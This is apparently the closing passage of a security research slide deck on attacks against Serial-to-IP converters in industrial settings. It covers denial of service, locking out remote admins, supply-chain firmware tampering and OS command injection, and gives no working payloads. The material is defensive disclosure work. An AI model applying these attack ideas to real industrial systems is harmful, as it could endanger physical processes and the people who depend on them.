- Denial-of-Service conditions caused by other message parsing issues
  - Lock out the remote admins


Attacks? OT scenario




Attacks? OT scenario




Attacks? OT scenario




Attacks? OT scenario



Attacks? OT scenario






* https://www.forescout.com/resources/l1-lateral-movement-report/


Attacks? Healthcare / Warehouses …

- In Poland, attackers had access to the internal network for a long time…
- Imagine if they took more time to prepare and compromise the supply chain
  - E.g., by “intercepting” deliveries and installing bogus firmware
- This may sound theoretical, but remember the 2024 exploding pagers in Lebanon*?
- This would allow an attacker not only to deny remote control but to cause severe damage by sending bogus information to operators or injecting bogus values into serial protocols



*https://en.wikipedia.org/wiki/2024_Lebanon_electronic_device_attacks

DEMO VIDEO



Takeaways

- Serial-to-IP devices are Linux boxes, not much different from networking devices
  - Just like in our TP-Link research*, we found that custom OpenWRT WebUI extensions are susceptible to OS command injections
- There are still plenty of low hanging fruits, despite the decades of VR
  - Remote management protocols may be the weakest point
  - Backdoors are deadly
- The attacks against Serial-to-IP can be quite the same, as for traditional networking equipment, but even worse, because of their connection to the physical world

*https://www.forescout.com/blog/new-tp-link-router-vulnerabilities-a-primer-on-rooting-routers/